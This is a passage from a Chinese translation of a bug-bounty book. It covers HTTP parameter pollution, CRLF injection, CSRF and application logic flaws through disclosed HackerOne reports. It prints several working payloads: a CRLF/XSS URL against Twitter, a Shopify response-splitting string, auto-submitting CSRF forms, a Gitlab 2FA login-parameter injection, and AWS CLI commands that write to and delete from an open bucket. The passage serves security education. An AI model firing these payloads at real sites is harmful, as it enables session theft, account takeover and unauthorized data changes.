喜欢这个推文会向受害者展示正确的用户资料，但是点击“关注”之后，它仍然会关注 `erictest3`。

> 重要结论
>
> 这个类似于之前的 Twitter UID 漏洞。不出意料，当一个站点存在 HPP 漏洞时，它就可能是更广泛的系统化问题的指标。有时如果你找到了类似的漏洞，它值得花时间来整体探索该平台，来看看是否存在其它可以利用相似行为的地方。这个例子中，就像上面的 UID，Twitter 接受用户标识，`screen_name`，它基于后端逻辑易受 HPP 攻击。

总结

HTTP 参数污染的风险实际上取决于后端所执行的操作，以及被污染的参数提交到了哪里。

发现这些类型的漏洞实际上取决于经验，比其他漏洞尤甚，因为网站的后端行为可能对于黑客来说是黑盒。常常，作为一个黑客，对于后端在接收了你的输入之后进行了什么操作，你需要拥有非常细微的洞察力。

通过尝试和错误，你可能能够发现一些情况，其中站点和其它服务器通信，之后开始测试参数污染。社交媒体链接通常是一个不错的第一步，但是要记住保持挖掘，并且当你测试类似 UID 的参数替换时，要想到 HPP。

七、CRLF 注入

> 作者：Peter Yaworski
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

CRLF 注入是一类漏洞，在用户设法向应用插入 CRLF 时出现。在多种互联网协议中，包括 HTML，CRLF 字符表示了行的末尾，通常表示为 `\r\n`，编码后是 `%0D%0A`。在和 HTTP 请求或响应头组合时，这可以用于表示一行的结束，并且可能导致不同的漏洞，包括 HTTP 请求走私和 HTTP 响应分割。

对 HTTP 请求走私而言，它通常在 HTTP 请求传给服务器，服务器处理它并传给另一个服务器时发生，例如代理或者防火墙。这一类型的漏洞可以导致：

- 缓存污染，它是一种场景，攻击者可以修改缓冲中的条目，并托管恶意页面（即包含 JavaScript）而不是合理的页面。
- 防火墙绕过，它是一种场景，请求被构造，用于避免安全检查，通常涉及 CRLF 和过大的请求正文。
- 请求劫持：它是一种场景，攻击者恶意盗取 HTTPOnly 的 Cookie，以及 HTTP 验证信息。这类似于 XSS，但是不需要攻击者和客户端之间的交互。

现在，虽然这些漏洞是存在的，它们难以实现。我在这里引用了它们，所以你对如何实现请求走私有了更好的了解。

而对于 HTTP 响应分割来说，攻击者可以设置任意的响应头，控制响应正文，或者完全分割响应来提供两个响应而不是一个，它在示例 #2（Shopify 响应分割）中演示（如果你需要 HTTP 请求和响应头的备忘录，请回到“背景”一章）。

1. Twitter HTTP 响应分割

难度：高

URL：`https://twitter.com/i/safety/report_story`

报告链接：`https://hackerone.com/reports/52042`

报告日期：2015.4.21

奖金：$3500

描述：

2015 年 4 月，有报告称，Twitter 存在一个漏洞，允许攻击者通过将信息添加到发往 Twitter 的请求，设置任意 Cookie。

本质上，在生成上面 URL 的请求之后（一个 Twitter 的遗留功能，允许人们报告广告），Twitter 会为参数 `reported_tweet_id` 返回 Cookie。但是，根据报告，Twitter 的验证存在缺陷，它用于确认推文是否是数字形式。

虽然 Twitter 验证了换行符 `0x0a` 不能被提交时，验证机制可以通过将字符编码为 UTF-8 来绕过。这么做之后，Twitter 会将字符转换会原始的 Unicode，从而避免了过滤。这是所提供的示例：

```
%E5%98%8A => U+560A => 0A
```

这非常重要，因为换行符在服务器上被解释为这样的东西，创建新的一行，服务器读取并执行它，这里是用于添加新的 Cookie。

现在，当 CRLF 攻击允许 XSS 攻击的时候（请见 XSS 一章），它们还会更加危险。这种情况下，由于 Twitter 的过滤器被绕过了，包含 XSS 攻击的新的响应可能返回给用户，这里是 URL：

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/%E5%98%8A
%E5%98%8Dcontent-type:text/html%E5%98%8A%E5%98%8Dlocation:%E5%98%8A%E5%98%8D
%E5%98%8A%E5%98%8D%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5%98%BE
```

要注意 `%E5%E98%8A` 布满了这个 URL。如果我们使用了这些字符，并且实际添加了换行符，这个就是协议头的样子：

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/
content-type:text/html
location:%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5%98%BE
```

你可以看到，换行符允许了创建新的协议头，并和可执行的 JavaScript 一起返回：`svg/onload=alert(innerHTML)`。使用这个代码，恶意用户就能够盗取任何无防备的受害者的 Twitter 会话信息。

> 重要结论
>
> 好的攻击是观察与技巧的组合这里，报告者 `@filedescriptor` 了解之前的 Firefox 编码漏洞，它错误处理了编码。对这个知识的了解就可以用于测试 Twitter 上相似的编码来插入换行。
>
> 当你寻找漏洞时，始终记住要解放思想，并提交编码后的值来观察站点如何处理输入。

2. Shopify 响应分割

难度：中

URL：`v.shopify.com/last_shop?x.myshopify.com`

报告链接：`https://hackerone.com/reports/106427`


报告日期：2015.12.22

奖金：$500

描述：

Shopify 包含了一些隐藏功能，会在你的浏览器上设置 Cookie，它指向你所登录的最后一个商店。它通过终端 `/last_shop?SITENAME.shopify.com` 来实现。

在 2015 年 12 月，有人发现，Shopify 不验证在调用中传入的 `shop` 参数。所以，使用 Burp Suite，白帽子就能够使用 `%0d%0a` 来修改请求，并生成协议头返回给用户。这里是截图：



这里是恶意代码：

```
%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20te\
xt/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>
```

这里，`%20` 表示空格，`%0d%0a` 是 CRLF。所以浏览器收到了两个协议头，并渲染了第二个，它能够导致很多漏洞，包括 XSS。

> 重要结论
>
> 一定要寻找这样的机会，其中站点接受你的输入，并且将其用于返回协议头的一部分。这里，Shopify 使用 `last_shop` 值创建了 Cookie，它实际上可悲用户克隆的 URL 参数污染。这是一个不错的信号，它可能存在 CRLF 注入漏洞。

总结

良好的攻击是观察和技巧的结合。了解如何使用编码字符串来发现漏洞是一个不错的技巧。`%0D%0A` 可以用于测试服务器，以及判断他们是否存在 CRLF 漏洞。如果存在，进一步尝试使用 XSS 注入来组合盖漏洞（请见第七节）。

另一方面，如果服务器不响应 `%0D%0A` ，要考虑如何再次编码这些字符，并测试服务器，以便观察它是否解码双重编码的字符，就像 `@filedescriptor` 所做的那样。

一定要寻找这样的机会，其中站点使用提交的值来返回一些类型的协议头，例如创建 Cookie。

八、跨站请求伪造

作者：Peter Yaworski

译者：飞龙

描述

跨站请求伪造，或 CSRF 攻击，在恶意网站、电子邮件、即使消息、应用以及其它，使用户的 Web 浏览器执行其它站点上的一些操作，并且用户已经授权或登录了该站点时发生。这通常会在用户不知道操作已经执行的情况下发生。

CSRF 攻击的影响取决于收到操作的站点。这里是一个例子：

1. Bob 登录了它的银行账户，执行了一些操作，但是没有登出。
2. Bob 检查了它的邮箱，并点击了一个陌生站点的链接。
3. 陌生站点向 Bob 银行站点发送请求来进行转账，并传递第一步中，保存 Bob 银行会话的 Cookie 信息。
4. Bob 的银行站点收到了来自陌生（恶意）站点的请求，没有使用 CSRF Token 的情况下处理了转账。

更有意思的是这个想法，也就是恶意网站的链接可以包含有效的 HTML，`<imgsrc="www.malicious_site.com">`，并且并不需要 Bob 点击链接。如果 Bob 的设备（例如浏览器）渲染了这个图片，它会向 `malicious_site.com` 发送请求，来完成 CSRF 攻击。

现在，知道了 CSRF 的危险之后，它们可以以多种方式防范。最流行的方式大概是 CSRF Token，它必须随着潜在的数据修改气你去一起提交（例如 POST 请求）。这里，Web 应用（例如 Bob 的银行）会生成一个两部分的 Token，一个 Bob 会收到，另一个由应用保管。

当 Bob 试图提交转账请求时，它就需要提交 Token，银行会验证它这一边的 Token。

现在，对于 CSRF 和 CSRF Token 来说，跨域资源共享似乎越来越普遍了。或者只是我注意到是这样。本质上，CORS 限制了资源，包括 JSON 响应，被外域访问。换句话说，当 CORS 用于保护站点时，你就不能编写 JavaScript 来调用目标应用，读取响应或者进行另一个调用，除非目标站点允许。

似乎这非常令人混乱，使用 JavaScript，尝试调用 `HackerOne.com/activity.json`，读取响应并进行二次调用。你也会在下面的例子 #3 看到它的重要性，以及潜在的原理。

最后，重要的是要记住（感谢 Jobert Abma 补充），并不是每个不带有 CSRF Token 的请求都带有 CSRF 问题。一些站点可能执行额外的检查，例如比较 Referer 协议头（虽然可能出错，并且有一些绕过它的案例）。它是一个字段，标识了链接到被请求资源的页面地址。换句话说，如果 POST 调用中的 Referer 并不来源于收到 HTTP 请求的相同站点，站点可能不允许该调用，因此能够完成和验证 CSRF Token 的相同操作。此外，不是每个站点在创建或者定义 Token 时都使用 `csrf` 术语。例如，在 Badoo 它使用 `rt` 参数，我们下面会讨论。

> 链接
>
> 查看 OWASP 测试指南。

示例

1. Shopify 导出已安装的用户

难度：低

URL：`https://app.shopify.com/services/partners/api_clients/XXXX/export_installed_users`

报告链接：`https://hackerone.com/reports/96470`

报告日期：2015.10.29

奖金：$500

描述：

Shopify 的 API 提供了一个终端，用于导出已安装用户的列表，通过上面给出的 URL。在站点能够调用该终端，并且读取信息的地方存在漏洞，因为 Shopify 在该调用中并没有包含任何 CSRF Token 验证。所以，下面的 HTML 代码可以用于代表任何未知受害者提交表单。

```
<html>
    <head><title>csrf</title></head>
    <body onLoad="document.forms[0].submit()">
        <form action="https://app.shopify.com/services/partners/api_clients/1105664/\
export_installed_users" method="GET">
        </form>
    </body>
</html>
```

这里，通过仅仅浏览站点，JavaScript 就会提交表单，它实际上包含 Shopify API 的 GET 请求，使用受害者的浏览器，并提供 Shopify 的 Cookie。

> 重要结论
>
> 扩展你的攻击领域，并从站点转向它的 API 终端。API 提供了极大的漏洞可能性，所以最好牢记他，尤其是当你知道 API 可能开发完毕，或者在站点实际开发之后可用的时候。

2. Shopify Twitter 断开连接

难度：低

URL：`https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect`

报告链接：`https://hackerone.com/reports/111216`

报告日期：2016.1.17

奖金：$500

描述：

Shopify 提供了 Twitter 的继承，来允许店主转推它们的商品。与之相似，也提供了功能来断开推特账户和被连接商店的链接。

断开 Twitter 账户的 URL 写在了上面。当进行调用时，Shopify 不验证 CSRf Token，这可能会允许恶意人员代表受害者进行 GET 调用，因此断开受害者的商店与 Twitter 的连接。

在提供这份报告的时候，WeSecureApp 提供了下面的漏洞请求示例 - 要注意下面的 `img` 标签的使用，它对漏洞 URL 进行调用：

```
GET /auth/twitter/disconnect HTTP/1.1
Host: twitter-commerce.shopifyapps.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/2010010\ 1 Fi
refox/43.0
Accept: text/html, application/xhtml+xml, application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce_session=REDACTED
Connection: keep-alive
```

由于浏览器进行 GET 请求来获取给定 URL 处的图片，并且不验证任何 CSRF Token ，用户的商店现在已断开连接：

```
<html>
    <body>
        <img src="https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect">
    </body>
</html>
```

> 重要结论
>
> 这种情况下，这个漏洞可以使用代理服务器来发现，例如 Burp 或者 Firefox 的 Tamper Data，来观察发送给 Shopify 的请求，并主要到这个请求使用 GET 方式来执行。由于这是个破坏性操作，而 GET 请求不应该修改任何服务器上的数据，这应该是一些需要关注的事情。

3. Badoo 账户的完整控制

难度：中

URL：`https://badoo.com`

报告链接：`https://hackerone.com/reports/127703`

报告日期：2016.4.1

奖金：$852

描述：

如果你仔细检查 Badoo ，你会发现，它们通过包含 URL 参数 `rt` 来防御 CSRF，它只有 5 个位数（至少在我写这篇的时候）。虽然我在 Badoo 入驻 HackerOne 的时候就注意到了，我并没有找到利用它的方式，但是 `zombiehelp54` 找到了。

发现 `rt` 参数以及其值之后，它也注意到了，参数一户在所有 JSON 响应中都返回。不幸的是，这并没有什么帮助，因为 CORS 保护了 Badoo，攻击者无法读取这些响应，所以它继续挖掘。

最终，文件 `https://eu1.badoo.com/worker-scope/chrome-service-worker.js` 包含了 `rt` 值。更好的是，这个文件可以由攻击者任意读取，而不需要受害者做什么，除了浏览这个恶意页面。这里是它提供的代码。

```
<html>
<head>
<title>Badoo account take over</title>
<script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1></s\ cript
>
</head>
<body>
<script>




</script>
```

本质上，当受害者加载此页面时，它会调用 Badoo 的脚本，为用户获取 `rt` 参数，之后代表受害者进行调用，这里，它将受害者的账户链接到了攻击者的，本上上完成了账户的控制。

> 重要结论
>
> 无风不起浪。这里，攻击者注意到了 `rt` 参数在不同位置返回，特别是 JSON 响应，因此，它正确猜测了，它可能出现在一些可以利用的地方，这里是 JS 文件。
>
> 继续干吧，如果你觉得一些东西可能会发生，一定要继续挖掘。当你访问目标站点或应用时，使用 Burp 检查所有被调用的资源。

总结

CSRF 表示另一个攻击向量，并且可能在受害者不知道，或者不主动执行操作的情况下发生。CSRF 漏洞的发现可能需要一些机智，同样，也需要测试任何东西的渴望。

通常，如果站点执行 POST 请求，Web 表单都统一由应用框架保护，例如 Rails，但是 API 又是另外一个事情。例如， Shopify 使用了 RoR 编写，它对所有表单默认提供了 CSRF 保护（当然也可以关掉）。但是，显而易见，这对于使用框架创建的 API 不一定成立。最后，一定要观察任何通过 GET 请求执行的，修改服务器数据的调用（例如删除操作）。

九、应用逻辑漏洞

作者：Peter Yaworski

译者：飞龙

应用逻辑漏洞不同于其他我们讨论过的类型。虽然 HTML 注入、HTML 参数污染和 XSS 都涉及到提交一些类型的潜在恶意输入，应用落地及漏洞实际上涉及到操纵场景和利用 Web APP 代码中的 Bug。

这一类型攻击的一个值得注意的例子是 Egor Homakov 对 Github 的渗透，Github 使用 RoR 编写。如果你不熟悉 Rails，他是一个非常流行的 Web 框架，在开发 Web 站点时，它可以处理很多繁杂的东西。

在 2012 年 3 月，Egor 通知了 Rails 社区，通常，Rails 会接受所有提交给它的参数，并使用这些值来更新数据库记录（取决于开发者的实现。Rails 核心开发者的想法是，使用 Rails 的 Web 开发者应该负责填补它们的安全间隙，并定义那个值能够由用户提交来更新记录。这个行为已经在社区内人人皆知了，但是 Github 上的线程展示了很少的人能够鉴别出来它带来的风险（`https://github.com/rails/rails/issues/5228`）。

当核心开发者不同意他的时候，Egor 继续利用 Github 上的认证漏洞，通过猜测和提交参数值，它包含创建日期（如果你熟悉 Rails 并且知道多数数据库记录包含创建和更新日期列，它就不太困难）。因此，它在 Github 上传了一个票据，年份是未来的某个日期。它也设法更新 SHH 访问密钥，这可以使他访问 Github 官方的代码仓库。

之前提到了，这个渗透通过 Github 后端代码实现，它并没有合理验证 Egor 所做的事情，这在随后可用于更新数据库记录。这里，Egor 发现了叫做大量赋值漏洞的东西。

应用逻辑漏洞，即发现前面讨论的这种类型的攻击，更加有技巧性，因为它们依赖代码判定的创造性思维，并且并不仅仅是提交潜在的恶意代码，开发者没有转义它。（不要尝试在这里简化其它类型的漏洞，一些 XSS 攻击也很复杂！）

使用 Github 的例子，Egor 知道了系统基于 Rails 以及 Rails 如何处理用户输入。在其他例子中，它涉及直接编程调用 API 来测试应用的行为，就像 Shopify 的管理员权限绕过那样。或者，它涉及重复使用来自认证 API 调用的返回值，来进行后续的API 调用，本不应该允许你这么做。

示例

1. Shopify 管理员权限绕过

难度：低

URL：`shop.myshopify.com/admin/mobile_devices.json`

报告链接：`https://hackerone.com/reports/100938`

报告日期：2015.11.22

奖金：$500

描述：

Shopify 是一个巨大并健壮的平台，它包含 Web UI 以及受支持的 API。这个例子中，API 不验证一些权限，而 Web UI 明显会这么做。因此，商店的管理员，它们不被允许接受邮件提醒，可以通过操作 API 终端来绕过这个安全设置，在它们的 Apple 设备中收到提醒。

根据报告，黑客只需要：

- 使用完全访问权限的账号登录 Shopify 移动应用
- 拦截 `POST /admin/mobile_devices.json` 的请求
- 移除该账号的所有权限
- 移除添加的移动端提醒
- 重放 `POST /admin/mobile_devices.json` 的请求

这样做之后，用户可以接收到所有商店处的订单的移动端提醒，因此忽略了商店配置的安全设置。

> 重要结论
>
> 这里有两个重要结论。首先，并不是所有东西都涉及代码注入。始终记住使用代码并观察向站点传递了什么信息，并玩玩它看看什么会发生。这里，所有发生的事情是，移除 POST 参数来绕过安全检查。其次，再说一遍，不是所有攻击都基于 HTML 页面。API 终端始终是一个潜在的漏洞区域，所以确保你考虑并测试了它们。

2. 星巴克竞态条件

难度：中

URL：`Starbucks.com`

报告链接：`http://sakurity.com/blog/2015/05/21/starbucks.html`

报告日期：2015.5.21

奖金：无

描述：

如果你不熟悉竞态条件，本质上它是两个潜在的进程彼此竞争来完成任务，基于一个厨师场景，它在请求被执行期间变得无效。换句话说，这是一个场景，其中你拥有两个进程，它们本应该是互斥的，不应该同时完成，但是因为它们几乎同时执行，它们被允许这么做了。

这里是一个例子：

1. 你在手机上登录进了你的银行站点，并请求将 $500 从你的一个仅仅拥有 $500 的账户转到另一个账户。
2. 这个请求花费很长时间（但是仍然处理），所以你在你的笔记本上登录，并且再次执行了相同请求。
3. 笔记本的请求几乎立即完成了，但是你的手机也是这样。
4. 你刷新了银行账户，并发现你的账户里有 $1000。这意味着请求执行了两次，这本不应被允许，因为你一开始只拥有 $500。

虽然这个很基础，理念都是一样的，一些条件存在于请求开始，在完成时，并不存在了。

所以，回到这个例子，Egor 测试了从一个星巴克的卡中转账，并且发现他成功触发了竞态条件。请求使用 CURL 程序几乎同时创建。

> 重要结论
>
> 竞态条件 是个有趣的攻击向量，它有时存在于应用处理一些类型的余额的地方，例如金额、积分，以及其他。发现这些漏洞并不总是发生在第一次尝试的时候，并且可能需要执行多次重复同时的请求。这里，Egor 在成功之前执行了 6 次请求。但是要记住在测试它的时候，要注意流量负荷，避免使用连续的测试请求危害到站点。

3. Binary.com 权限提升

难度：低

URL：`binary.com`

报告链接：`https://hackerone.com/reports/98247`

报告日期：2015.11.14

奖金：$300

描述：

这眞是一个直接的漏洞，不需要过多解析。

本质上，在这个场景下，用户能够登录任何账户，代表被黑的用户账户，并查看敏感信息，或执行操作，并且一切只需要知道用户的 UID。

在你渗透之前，如果你登录了 `Binary.com/cashier` ，并查看了页面的 HTML，你会注意到有个 `<iframe>` 标签包含 PIN 参数。这个参数实际上就是你的账户 ID。

下面，如果你编辑了 HTML，并且插入了另一个 PIN，站点就会自动在新账户上执行操作，而不验证密码或者任何其他凭据。换句话说，站点会将你看做你所提供的账户的拥有者。

同样，所需的一切就是知道某人的账户号码。你甚至可以在出现在 `iframe` 中的时间修改为 `PAYOUT` ，来触发另一个账户的付款操作。但是， `Bianry.com` 表示，所有取款都需要手动人工复查，但是这并不是说，这就一定会被发现。

> 重要结论
>
> 如果你寻找基于漏洞的认证，要留意凭据传递给站点的地方。虽然这个漏洞通过查看页面源码来实现，你也可以在使用代理拦截器的时候，留意传递的信息。
>
> 如果你的确发现了被传递的一些类型的凭据，但他们看起来没有加密时，要注意了，并且尝试玩玩它们。这里，PIN 是 `CRXXXXXX` 而密码是 `0e552ae717a1d08cb134f132` 。显然 PIN 没有解密，但是密码加密了。未加密的值是一个非常好的地方，你可以从这里下手。

4. HackerOne 信号操作

难度：低

URL： `hackerone.com/reports/XXXXX`

报告链接： `https://hackerone.com/reports/106305`

报告日期：2015.12.21

奖金：$500

描述：

在 2015 年年末，HackerOne 向站点进入了新的功能，叫做信号。本质上，在这些报告关闭之后，它有助于识别黑客的之前漏洞报告的有效性。重要的是要注意，用户可以关闭它们在 HackerOne 上的报告，这本应该对他们的声誉和信号功能毫无影响。

所以，你可以猜到，在测试该功能的时候，一个黑客发现了这个功能的不合理实现，并且允许黑客向任何团队创建报告，自己关闭报告，并从中受益。

这就是这里的情况了。

> 重要结论

通过一个简短的描述，这里的结论不可能全部覆盖。一定要留意新的功能！当站点实现了新的功能时，它对于黑客就像鲜肉一样。新的功能展示了测试新代码和搜索漏洞的机会。这就和 Shopify 和 Twitter 的 CSRF，以及 Facebook 的 XSS 漏洞一样。为了最大利用它们，使你

自己熟悉公司，并且订阅公司的博客是个好主意，以便你在一些东西发布之后能够收到提醒。之后测试它们。

5. Shopify S3 Bucket 开放

难度：中

URL：`cdn.shopify.com/assets`

报告链接：`https://hackerone.com/reports/106305`

报告日期：2015.11.9

奖金：$1000

描述：

Amazon 简易存储 S3，是一个服务，允许用户在 Amazon 的云服务器上储存和托管文件。Shopify 和许多站点都是用 S3 来储存和托管静态内容，例如图片。

Amazon Web 服务的整个套件，AWS，是非常健壮的，并包含权限管理系统，允许管理员为每个服务定义权限，包含 S3。许可包含创建 S3 Bucket 的功能（Bucket 就像储存器的文件夹），读取和写入 Bucket ，以及其他。

根据披露，Shopify 没有合理配置它们的 S3 Bucket 权限，并且无意中允许任何认证过的 AWS 用户读取或写入它们的 Bucket。这显然是由问题的，因为你至少不希望恶意的黑帽子使用你的 S3 Bucket 来储存和托管文件。

不幸的是，这个问题的细节没有暴露，但是可能使用 AWS CLI 来发现，这是一个工具，允许你和 AWS 服务在你的共领航上交互。虽然你需要一个 AWS 账户来做这个事情，创建账户实际上也是免费的，因为你不需要任何服务。因此，使用 CLI 你就可以在 AWS 上认证你自己，并且随后测试是否可以访问（这也是我发现 HackerOne Bucket 的方式，它在下面列出）。

> 重要结论
>
> 当你侦查一个潜在的目标时，确保注意到所有不同的工具，包含 Web 服务，它们明显可以使用。每个服务或软件，OS，以及其他。你可以寻找或发现新的攻击向量。此外，使你自己熟悉流行的 Web 工具，例如 AWS S3，Zendesk，Rails，以及其他是个好主意。许多站点都使用它们。

6. HackerOne S3 Bucket 开放

难度：中

URL：`[REDACTED].s3.amazonaws.com`

报告链接：`https://hackerone.com/reports/128088`

报告日期：2016.4.3

奖金：$2500

描述：

我们打算讲一些有些不同的东西。这是一个漏洞，我实际上发现了他，并且和上面描述的 Shopify 的问题有些不同，所以我打算详细分享关于我如何发现他的任何事情。

所以，一开始，上面描述的漏洞就是，一个 Bucket 公开链接到了 Shopify。意思是，当你访问这个想点时，你会看到 AWS 服务的调用，所以黑客就知道 Bucket 指向哪里。但是我并没有 -- 我使用了一个很酷的脚本和一些工具来发现了 Bucket。

在 4 月 3 日的周末，我不知道为什么，但是我决定跳出思维定式，并尝试攻击 HackerOne。我一开始就玩了玩它们的站点，并且每次新漏洞发现时，都迫使我自己阅读信息披露，想了解为什么我错过了它。我想知道他们的 S3 Bucket 是否存在类似 Shopify 的漏洞。我也想知道，黑客如何访问了 Shopify 的 Bucket。我了解到它是通过 Amazon 命令行工具来访问的。

现在，通常我会使自己停下，因为 HackerOne 这个时候不可能还拥有漏洞。但是我突然有一个想法，它来源于我和 Ben Sadeghipour (@Nahamsec) 的访谈，就是不要怀疑自己，或者公司犯错的可能。

所以我在 Google 上搜索一些细节，并碰到了两个有意思的页面：

There's a Hole in 1,951 Amazon S3 Buckets

S3 Bucket Finder

第一个是个有趣的文章，来自 Rapid7，它是个安全公司，这篇文章关于如何发现公开可写的 S3 Bucket ，并通过模糊测试，或者猜测 Bucket 名称来实现。

第二个是个很酷的工具，它接受一个单词列表，并调用 S3 来寻找 Bucket。但是，它没有自带列表。在 Rapid7 的文章中有一行关键字，“通过一个不同的列表来猜测名称，列表包含 1000 强公司的名称，以 .com, -backup, -media 排列。”

这就很有意思了。我很快为 HackerOne 创建了一列 Bucket 可能名称，像这样：

```
hackerone, hackerone.marketing, hackerone.attachments, hackerone.users, hackerone.file
s
```

这些都不是真正的 Bucket。它们来自于报告。所以我觉得我肯定能够发现它。我将其留作一个挑战。

现在，使用 Ruby 脚本，我开始调用那些 Bucket。事情刚开始并不是那么好，我发现了几个 Bucket 但是都拒绝访问。很不幸，所以我先离开，看看 NetFlix。

但是这个想法还在提醒着我，所以在我睡觉之前，我决定再次使用更多组合来执行脚本。我再次发现了大量的 Bucket，它们看起来是 HackerOne 的，但是所有都拒绝访问。我意识到，拒绝访问起码告诉我它们是存在的。

我打开了 Ruby 脚本，它在 Buckets调用了 `ls` 的等价函数。换句话说，我尝试观察它们是否公开可读的。我想知道它，以及它们是否公开可写的。

此外，现在 AWS 提供了命令行工具，aws-cli。我知道它，因为我之前用过，所以我在我的 VM 上快速执行 `sudo apt-get aws-cli` ，并准备好了。你可以在 `docs.aws.amazon.com/cli/latest/userguide/installing.html` 上找到这个东西的指南。

现在，命令 `awss3help` 会打开 S3 的帮助，并列出可用的命令。这些命令之一是 `mv` ，以 `aws s3 mv [FILE] [s3://BUCKET]` 的形式，所以我尝试：

```
touch test.txt
aws s3 mv test.txt s3://hackerone.marketing
```

这是第一个 Bucket，我从中收到了拒绝访问，并在调用 `PutObject` 操作时，我收到了 `move failed: ./test.txt to s3://hackerone.marketing/test.txt A client error(Access Denied)` 。

所以尝试下一个， `aws s3 mv test.txt s3://hackerone.files` ，并且成功了。我收到了这个消息， `move: ./test.txt to s3://hackerone.files/test.txt` 。

眞是神奇！现在我尝试删除文件： `aws s3 rm s3://hackerone.files/test.txt` ，同样成功了。

但是现在我还是怀疑自己。我快速登出了 HackerOne 来报告。并且在我键入时，我意识到我并没有实际确认 Bucket 的所有权。AWS 允许任何人在全局名字空间下创建任何 Bucket。意思是，你，或者读者都可能实际拥有我在测试的 Bucket。

我不确定是否应该不验证就报告。我搜索了 Google 来看看我是否可以找到任何 Bucket 的引用。我没有找到什么东西。我离开了电脑，来理清头绪。我意识到，最坏的事情就是我得到了另一个无效报告，以及贡献 -5。另一方面，我知道这至少值 $500，基于 Shopify 的漏洞也可能是 $1000。

我按下了提交，并去睡觉了。当我醒来的时候，HackerOne 回复了恭喜，并说它们已经修复了它和一些其他的存在漏洞的 Bucket。成功了！并且按照它们的条款，当他们授予奖励的时候，它们会考虑潜在的安全性，包括我没有发现但存在漏洞的其它 Bucket。

> 重要结论
>
> 有多个重要结论：
>
> 1. 不要低估你的能力，以及开发者犯错的可能性。HackerOne 是个优秀的团队，拥有优秀的安全研究员。但是人们都会犯错。挑战你的假设吧。
> 2. 不要在首次尝试之后就放弃。当我发现它的时候，浏览器每个 Bucket 都不可用，并且我几乎离开了。但是之后我尝试写入文件，它成功了。
> 3. 所有的东西都在于只是。如果你知道存在了哪种漏洞，你就知道了要寻找以及测试什么。读这本书就是一个良好的开始。
> 4. 我之前说过，又再说一遍，一个攻击面要好于站点，它也是公司所使用的的服务。要跳出思维定式。

7. 绕过 Gitlab 的双因素认证

难度：中

URL：无

报告链接：`https://hackerone.com/reports/128085`

报告日期：2016.4.3

奖金：无

描述：

4 月 3 日，Jobert Abma（HackerOne 的联合创始人）向 Gitlab 报告称，在双因素认证开启情况下，攻击者能够登录受害者的账户，而不需知道受害者的密码。

对于那些不熟悉的人，双因素认证是两个登录步骤，通常用户输入它们的用户名和面，之后站点会发送验证码，通常通过电子邮件或者 SMS，用户需要输入它来完成登录过程。

这里，Jobert 注意到，在这个过程中，一旦攻击者输入了用户名和密码，会发送一个 Token 来结束登录。在提交这个 Token 时，POST 调用为：

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx ...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860-
```

如果攻击者拦截了它并向调用添加了用户名，例如：

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx ...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860
Content-Disposition: form-data; name="user[login]"

john
----------1881604860-
```

攻击者就能够登录进 John 的账户，如果 `otp_attempt` 对 John 可用。换句话说，在两步认证期间，如果攻击者添加了 `user[login]` 参数，它们就能修改被登录的账户。

现在，唯一的麻烦就是攻击者需要拥有有效的 OTP Token，用于受害者。但是这就是爆破登场的时候了。如果站点管理员没有实现速率限制，Jobert 就可以对服务器执行重复调用来猜测有效的 Token。攻击成功的可能性取决于向服务器发送请求的传输时间，以及 Token 有效时间的长度，但是无论如何，这里的漏洞都很明显。

> 重要结论
>
> 双因素验证是个机巧的系统，难以正确实现。当你注意到站点使用了它时，你需要完整测试所有功能，包括 Token 的生命周期，尝试的最大次数，复用过期的 Token，猜测 Token 的可能性，以及其他。

8. 雅虎 PHP 信息泄露

难度：中

URL：`http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php`

报告链接：`https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/`

报告日期；2014.10.16

奖金：无

描述：

虽然它并没有巨额奖金，像是其他漏洞那样（实际上没有奖金，非常意外），但这是我最喜欢的报告之一，因为它教会了我网络扫描和自动化的重要性。

在 2014 年 10 月，Patrik Fehrenbach（你应该从“Hacking Pro Tips Interview#2”中了解了他，很棒的一个家伙）发现了雅虎的服务器中存在可访问的 `phpinfo()` 文件。如果你不熟悉 `phpinfo()`，这是一个敏感的命令，它不应该在生产环境能够访问，以及公开访问，因为它泄露了所有类型的服务器信息。

现在，你可能想知道 Patrik 如何找到了 `http://nc10.n9323.mail.ne1.yahoo.com`，我保证。结果它 PING 了 `yahoo.com`，它返回了 `98.138.253.109`。之后它将其传给了 WHOIS，并发现雅虎实际上拥有下面这些东西：

```
